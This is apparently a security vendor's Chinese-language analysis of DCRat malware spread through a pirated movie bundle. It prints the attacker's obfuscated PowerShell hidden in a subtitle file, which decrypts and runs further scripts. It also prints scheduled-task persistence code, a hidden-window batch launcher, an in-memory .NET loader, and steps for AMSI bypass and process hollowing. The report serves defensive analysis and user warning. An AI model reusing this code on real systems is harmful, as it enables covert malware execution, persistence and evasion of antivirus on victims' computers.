

警惕盗版电影投毒！利用Go编译器隐匿DCRat后门-技术文章-火绒安全

huorong.cn/document/tech/vir_report/1869


近期，有用户在尝试通过非正规渠道下载一部“蓝光电影”时，触发了“安全警报”。经核查，该电影资源捆绑了高度危险的DCRat后门病毒，其利用了一系列复杂技术手段试图绕过安全检测。这一事件再次揭示了一个残酷的现实：**盗版软件、影视资源已成为黑客投毒、窃取信息的温床**。攻击者正是利用了用户寻求“免费午餐”的心理，在热门资源中精心布置陷阱。

该病毒利用快捷方式中填写CMD命令的方式执行字幕文件中的PowerShell代码，并通过下载 Go语言编译器现场编译Go代码执行PowerShell命令，且其Go代码中含有随机密钥与对应的加密数据，从而试图躲避安全软件检测。随后利用计划任务形成持久化，最终会加载DCRat后门病毒，其拥有加载任意插件的功能，火绒安全软件可对上述木马进行拦截查杀，建议用户将火绒安全软件更新至最新版本。



查杀图

流程图如下：




一、样本分析

此样本在释放最终 DCRat 后门之前会利用行数定位字幕文件与其他文件中藏匿的 PowerShell 或 CMD 代码。

文件行数对应表		
文件名	文件行数	对应功能
Part2.subtitles.srt	100~103	执行字幕文件中 2501~2530 行的代码
Part2.subtitles.srt	2501~2530	解密执行字幕文件中被加密 PowerShell 脚本
Part2.subtitles.srt	6035/7217/7421/8577/8855	被加密的 PowerShell 脚本
RealtekAudioService.db	899~9999	利用注入器注入DCRat后门病毒
Part3.Resolution	1001~1030	加载 DCRat 后门病毒

其中字幕文件名为Part2.subtitles.srt，发现利用PotPlayer加载该字符文件时还是会出现藏匿在字幕文件中的代码。



字幕中的代码

1.1脚本阶段

文件构成与目的：首先样本为显性的两个快捷方式与三个隐藏属性的文件，其中两个快捷方式图标分别为光盘与文件夹，试图让受害者认为是启动器和文件夹，从而使用户主动点击。其中的指令都是提取出Part2.subtitles.srt字幕文件中第100行至103行代码，随后利用cmd执行。

隐藏文件Cover.jpg与Photo.jpg分别为压缩包与文件数据包，其文件中包含持久化脚本与DCRat后门病毒数据。



字幕文件中的四行CMD指令是利用PowerShell执行字幕文件中第2501行至第2530行的代码，其中利用乘法、拼接以及函数别名的方式实施了弱混淆处理。



字幕文件中 第100行至第103行指令

下图是将会执行的 30 行PowerShell代码图与注释图，该代码主要功能是将字幕文件中被加密数据（PowerShell 代码），利用AES算法解密后写入至Cache_{GUID}.ps1文件中，随后执行。其文件名中Cache_后为随机的 GUID，每次生成时都不相同。

```

2500
2501 $img = ".\Part2.subtitles.srt"
2502 $mkv = "1"
2503 $dir = "$env:LOCALAPPDATA\Microsoft\Diagnostics"
2504 if (-not (Test-Path $dir)) { New-Item $dir -ItemType Directory | Out-Null }
2505 $typeName = ([string]([char]83) + [char]121 + [char]115 + [char]116 + [char]101 + [char]109 + [char]46 + [char]73 + [char]79 + [char]46 + [char]70
+ [char]105 + [char]108 + [char]101)
2506 $methodName = ([string]([char]82) + [char]101 + [char]97 + [char]100 + [char]65 + [char]108 + [char]108 + [char]66 + [char]121 + [char]116 + [char]
101 + [char]115)
2507 $pattern = ([string]([char]45)+[char]45+[char]45+[char]45+[char]45+[char]66+[char]69+[char]71+[char]73+[char]78+[char]32+[char]80+[char]83+[char]69
+[char]78+[char]67+[char]45+[char]45+[char]45+[char]45+[char]45+[char]45+[char]40+[char]46+[char]42+[char]63+[char]41+[char]45+[char]45+[char]45+[char]45
+[char]45+[char]69+[char]78+[char]68+[char]32+[char]80+[char]83+[char]69+[char]78+[char]67+[char]45+[char]45+[char]45+[char]45+[char]45)
2508 $bytes = [Type]::GetType($typeName)::$methodName($img)
2509 $text = [Text.Encoding]::ASCII.GetString($bytes)
2510 [regex]::Matches($text, $pattern, 'Singleline') |
2511     ForEach-Object {
2512         try {
2513             $b = [Convert]::FromBase64String(($_.Groups[1].Value -replace '\s','').Trim())
2514             $aes = [Security.Cryptography.Aes]::Create()
2515             $kdf = [Security.Cryptography.Rfc2898DeriveBytes]::new($mkv, $b[0..15], 10000)
2516             $aes.Key = $kdf.GetBytes(32)
2517             $aes.IV = $kdf.GetBytes(16)
2518             $path = Join-Path $dir ("Cache_{0}.ps1" -f ([guid]::NewGuid()))
2519             [Text.Encoding]::UTF8.GetString(
2520                 $aes.CreateDecryptor().TransformFinalBlock($b,16,$b.Length-16)
2521             ) | Out-File $path -Encoding UTF8
2522             & $path | Out-Null
2523         } catch { }
2524     }
2525
2526
2527
2528
2529
2530

```

```

$img = ".\Part2.subtitles.srt"
$mkv = "1" #
$dir = "$env:LOCALAPPDATA\Microsoft\Diagnostics" # 目标目录 | 一般为 C:\Users\用户名\AppData\Local\Diagnostics
if (-not (Test-Path $dir)) { New-Item $dir -ItemType Directory | Out-Null } # 若没有则创建

# System.IO.File
$typeName = ([string]([char]83) + [char]121 + [char]115 + [char]116 + [char]101 + [char]109 + [char]46 + [char]73 + [char]79 + [char]46 + [char]70 +
[char]105 + [char]108 + [char]101)
# ReadAllBytes
$methodName = ([string]([char]82) + [char]101 + [char]97 + [char]100 + [char]65 + [char]108 + [char]108 + [char]66 + [char]121 + [char]116 + [char]
101 + [char]115)
# -----BEGIN PSENC-----(*?)-----END PSENC-----
$pattern = ([string]([char]45)+[char]45+[char]45+[char]45+[char]45+[char]66+[char]69+[char]71+[char]73+[char]78+[char]32+[char]80+[char]83+[char]69
+[char]78+[char]67+[char]45+[char]45+[char]45+[char]45+[char]45+[char]45+[char]40+[char]46+[char]42+[char]63+[char]41+[char]45+[char]45+[char]45+[char]45
+[char]45+[char]69+[char]78+[char]68+[char]32+[char]80+[char]83+[char]69+[char]78+[char]67+[char]45+[char]45+[char]45+[char]45+[char]45)
# 读取字幕文件
$bytes = [Type]::GetType($typeName)::$methodName($img)
$text = [Text.Encoding]::ASCII.GetString($bytes)
# 正则匹配
[regex]::Matches($text, $pattern, 'Singleline') |
    ForEach-Object {
        try {
            $b = [Convert]::FromBase64String(($_.Groups[1].Value -replace '\s','').Trim())
            $aes = [Security.Cryptography.Aes]::Create()
            # mkv 当密码, 前 16 个字符为盐, 计算出 AES 算法中密钥与盐
            $kdf = [Security.Cryptography.Rfc2898DeriveBytes]::new($mkv, $b[0..15], 10000)
            $aes.Key = $kdf.GetBytes(32)
            $aes.IV = $kdf.GetBytes(16)
            # 生成路径
            $path = Join-Path $dir ("Cache_{0}.ps1" -f ([guid]::NewGuid()))
            # 解密第 17 个字符开始到结尾数据, 并将解密后数据写入到 .ps1 文件中, 最后执行。
            [Text.Encoding]::UTF8.GetString(
                $aes.CreateDecryptor().TransformFinalBlock($b,16,$b.Length-16)
            ) | Out-File $path -Encoding UTF8
            & $path | Out-Null
        } catch { }
    }
}

```

注释版

最终会解密出 5 个PowerShell文件并执行，分别为创建文件夹、创建计划任务、提取 Photo.jpg中文件、解压Cover.jpg文件、解压One Battle After Another.m2ts文件。

注意：

获取到的样本中并没有One Battle After Another.m2ts文件。

Photo.jpg与Cover.jpg中的文件提取出来是一样的。

This PC > Local Disk (C:) > Users > Administrator > AppData > Local > Microsoft > Diagnostics				
	Name ^	Date modified	Type	Size
✦	Cache_5b757f89-bd50-4419-b831-9ad098...	11/11/2025 12:38 AM	Windows PowerS...	1 KB
✦	Cache_7a1f06f6-9278-4f41-88f7-d12a675...	11/11/2025 12:38 AM	Windows PowerS...	2 KB
✦	Cache_98dc470d-b57d-4b71-9398-7eb4a...	11/11/2025 12:38 AM	Windows PowerS...	2 KB
✦	Cache_309a4647-618a-4da8-9220-62cac3...	11/11/2025 12:38 AM	Windows PowerS...	1 KB
✦	Cache_d943ec27-adfc-414b-ae0c-0b7f32...	11/11/2025 12:38 AM	Windows PowerS...	1 KB

5 个 PowerShell 文件

上文所提到的计划任务为cmd.exe启动RealtekCodec.bat批处理文件，该批处理文件是用于执行RealtekDriverInstall.ps1脚本。

```

$Now = Get-Date
$T1 = $D.Triggers.Create(1) # TASK_TRIGGER_TIME
$T1.StartBoundary = $Now.AddMinutes(1).ToString("yyyy-MM-ddTHH:mm:ss") # 一分钟触发
$T1.EndBoundary = $Now.AddHours(1).ToString("yyyy-MM-ddTHH:mm:ss") # 一个小时有效期
$T1.Enabled = $true

$T2 = $D.Triggers.Create(9) # TASK_TRIGGER_LOGON
$T2.UserId = "$env:USERNAME"
$T2.Enabled = $true

# [x] Safe cmd.exe + start /min "" "your.bat" using string format
$A = $D.Actions.Create(0)
$A.Path = "cmd.exe"
$A.Arguments = [string]::Format('/c start /min "" "{0}"', $B) # 最小化执行
$A.WorkingDirectory = $C

$F.RegisterTaskDefinition($T, $D, 6, $null, $null, 3, $null)

```

创建计划任务

```

@echo off
setlocal EnableDelayedExpansion

:: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noprofile -windowstyle hidden -executionpolicy Bypass
:: RealtekDriverInstall.ps1
set "p1=power"
set "p2=shell"
set "p3=.exe"
set "px=%SystemRoot%\System32\WindowsPowerShell\v1.0\!p1!!p2!!p3!"
set "args=-noprofile -windowstyle hidden -executionpolicy Bypass"
set "cache=%LOCALAPPDATA%\Packages\Microsoft.WindowsSoundDiagnostics\Cache"
set "log=%cache%\audiodiag_%RANDOM%.log"
if not exist "%cache%" (
    mkdir "%cache%" >nul 2>&1
)

set "ts="
for /f %i in ('powershell -noprofile -command "Get-Date -f yyyy-MM-dd_HH:mm:ss"') do set "ts=%i"
echo [%ts%] Audio sync engine initialized. > "%log%"
timeout /t 5 >nul
set "script1=%~dp0RealtekDriverInstall.ps1"
if exist "!script1!" (
    echo [%ts%] Running RealtekDriverInstall.ps1... >> "%log%"
    "!px!" !args! -File "!script1!"
    timeout /t 5 >nul
)

```

执行 PowerShell 脚本

创建执行 PowerShell 脚本的计划任务

RealtekDriverInstall.ps1 脚本：

1. 首先会识别Defender是否存在，若存在则创建计划任务 RealtekDriverInstallerDetective，用于启动RealtekAudioSyncHelper.bat批处理文件。

2. 下载 Go 编译器并解压。

3. 提取RealtekAudioService.db中第899行至第9999行代码，将其利用随机密钥加密，随后将密钥与被加密数据替换至RealtekAudioService.go文件中。

4.随后利用 Go 编译器编译，编译出audio_diag_{GUID}.exe。

5.创建计划任务，用于持久化启动audio_diag_{GUID}.exe。

RealtekAudioSyncHelper.bat 脚本：

1.执行Part3.Resolution文件中第1001行至第1030行指令（PowerShell 执行）

2.对part{1~3}.txt进行Base64解码，并加载DCRat后门病毒。

```
$dir = "$env:LOCALAPPDATA\Packages\Microsoft.WindowsSoundDiagnostics\Cache"
$base64 = (1..3 | ForEach-Object { Get-Content "$dir\part$_txt" -Raw }) -join ''
$bytes = [Convert]::FromBase64String($base64)
$asm = [Reflection.Assembly]::Load($bytes)
$sep = $asm.EntryPoint
if ($sep) {
    Write-Host "Updating Bios:" $sep.DeclaringType.FullName "::" $sep.Name
    # Run the EXE's entry point (like Main())
    if ($sep.GetParameters().Count -eq 0) {
        $sep.Invoke($null, @())
    } else {
        $sep.Invoke($null, @([string[]]@()))
    }
} else {
    Write-Host "No entry point found."
}
```

解码加载后门病毒

下载 Go 编译器并解压：

```
# === GO INSTALLER & TASK CREATION ===
$C = "$env:LOCALAPPDATA\Packages\Microsoft.WindowsSoundDiagnostics\Cache"
$Z = "$C\go1.25.1.windows-amd64.zip"
$D = "$C\Go"
$G = "$D\bin\go.exe"
$U = "https://go.dev/dl/go1.25.1.windows-amd64.zip"
$MIN_GO_SIZE_MB = 199
$InputFile = "$C\RealtekAudioService.db"
$MainGo = "$C\RealtekAudioService.go"
$OutputExe = "$C\audio_diag_${[guid]::NewGuid()}.exe"
New-Item -ItemType Directory -Force -Path $C | Out-Null

1 reference
function Is-GoInstalled {
    if (!(Test-Path $G)) { return $false }
    try {
        $size = (Get-ChildItem -Recurse $D -File -ErrorAction SilentlyContinue | Measure-Object Length -Sum).Sum / 1MB
        if ($size -lt $MIN_GO_SIZE_MB) { return $false }
        (& $G version 2>$null) -match "go1\.\25\.\1"
    } catch { return $false }
}

1 reference
function Ensure-GoZip {
    if (Test-Path $Z -and ((Get-Item $Z).Length / 1MB -ge 150)) { return }
    Remove-Item -Force $Z -ErrorAction SilentlyContinue
    try { (New-Object Net.WebClient).DownloadFile($U, $Z) }
    catch { Start-Sleep 3; (New-Object Net.WebClient).DownloadFile($U, $Z) }
}

重新下载并解压 Go 编译器
if (!(Is-GoInstalled)) {
    Remove-Item -Recurse -Force $D -ErrorAction SilentlyContinue
    Ensure-GoZip
    try { Expand-Archive -Path $Z -DestinationPath $C -Force } catch { Start-Sleep 2; Expand-Archive -Path $Z -DestinationPath $C -Force }
}
```

获取 Go 编译器

构建 Go 脚本：获取第899行至第9999行代码，随后将随机数作为异或密钥并加密并替换 Go 脚本中的加密数据与密钥。



加密与替换

删除之前编译出的可执行程序 `audio_diag_{guid}.exe`，随后再次对 Go 脚本进行编译。

 编译.png

编译

删除之前的计划任务，重新创建新的计划任务，目的为登录时打开执行audio_diag_{guid}.exe。

创建计划任务.png

创建计划任务

随后会执行第899行至第9999行代码，随后将{GUID}.1.ver0x{十六进制数字}.db文件进行解码，数据分别是：

- DCRat后门病毒
-
- 启动器
-
- C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
-

- Test_RunTime.Program
-
- ExeTTTT
-
- invoke
-
- load
-
- Gettype
-
- GetMethod

关闭PowerShell的AMSI（反恶意软件扫描接口），从而使后续加载DCRat后门病毒时不会被Windows Defender（Windows安全中心）或其他杀毒软件扫描。



关闭PowerShell的AMSI

随后利用注入器将DCRat后门病毒注入至aspnet_compiler.exe。

 利用注入器注入 DCRat 后门.png

利用注入器注入 DCRat 后门

1.2 注入器

初始阶段将加载 Load.dll，用于后续调用 API。

Load.dll 模块中函数构造.png

Load.dll 模块中函数构造

下图为整个进程镂空的逻辑：

1. 首先会创建阻塞进程（aspnet_compiler.exe），用于之后将 DCRat 后门病毒写入至该傀儡进程。
2. 随后获取DCRat后门病毒的ImageBase（基址）。
3. 随后构造Context调用Wow64GetThreadContext函数获取傀儡进程中主线程的整数类寄存器（例如AX、BX）。
4. 获取傀儡进程中PEB中的ImageBaseAddress（实际模块基址）。
5. 若两者相同则利用ZwUnmapViewOfSection释放那片内存。
6. 获取SizeOfImage与SizeOfHeaders，前者用于分配DCRat后门病毒所需要大小的内存，后者用于写入PE头时指定大小。
7. 将所有Section（区段）数据写入傀儡进程中。
8. 将注入的模块基址写入到傀儡进程的PEB中的ImageBaseAddress，进行修补。
9. 获取DCRat后门病毒入口点，将入口点地址通过Wow64SetThreadContext函数写入至 EAX。
10. 最后ResumeThread使进程继续下去。
11. 最终执行注入的DCRat后门病毒。

 进程镂空的逻辑.png

进程镂空的逻辑

1.3 DCRat后门

后门入口点如下图所示：休眠指定秒数、解密字符串（远控服务器链接、端口、配置开关等）、验证密钥、创建互斥体、伪装安装、设置不休眠等步骤。

 后门入口主函数.png

后门入口主函数

下图为解密、互斥体、模拟安装、设置不休眠的逻辑，其中不休眠利用 `SetThreadExecutionState` 传参 `ES_DISPLAY_REQUIRED | ES_CONTINUOUS` 实现。

 解密、互斥体、模拟安装、设置不休眠的逻辑.png

解密、互斥体、模拟安装、设置不休眠的逻辑

连接远程服务器进入消息主循环：

1.若存在域名下载链接，则动态获取远控服务器的 IP 地址与端口，其格式为 `xx.xx.xx.xx:port1:port2:port3` 类似。

2.通过配置中的远控服务器链接列表和端口配置，逐个进行连接操作，若连接成功,则开始远控准备。此次配置为 thepiratebay.st,thetorpiratebay.st 与 443。

3.随后发送系统信息，包含计算机标识、用户名、操作系统、执行程序路径、版本、管理员权限、组名等信息。

4.随后进入消息主循环。

 连接远程服务器进入消息主循环.png

连接远程服务器进入消息主循环

消息循环与消息处理函数：在接收到远控服务器所发出的指令之后，该病毒将会进入消息处理函数，该函数中包含三种指令。

- pong：发送 pong 信息至远控服务器。
- savePlugin：将插件数据保存至注册表中。
- plugin：加载插件或发送 sendPlugin 消息至远控服务器。

消息主循环与消息处理函数.png

最终加载下发的插件数据，并调用该插件中的 Plugin.Plugin 类中的 Run 方法，从而执行插件。

加载插件和调用 Run 方法.png

本次分析的攻击链清晰地揭示，此类利用盗版电影资源投毒的威胁已高度复杂化和自动化。

火绒安全在此提醒广大用户：

警惕可疑文件：对下载资源中的非常规文件（如异常的快捷方式、脚本文件等）保持警惕，切勿轻易点击。

提高安全意识：请务必通过正规渠道观看影视内容。盗版资源不仅是版权问题，更是信息安全的重灾区，其中捆绑的恶意软件所带来的损失远超其“免费”的价值。

保持火绒安全软件更新：建议使用并及时更新火绒安全软件，以应对不断演变的威胁。

二、附录

C&C：

cc.png

HASH：

HASH.png

[下一篇：【硬核拆解】“捉迷藏”式云控推广产业链](#)
[返回列表](#)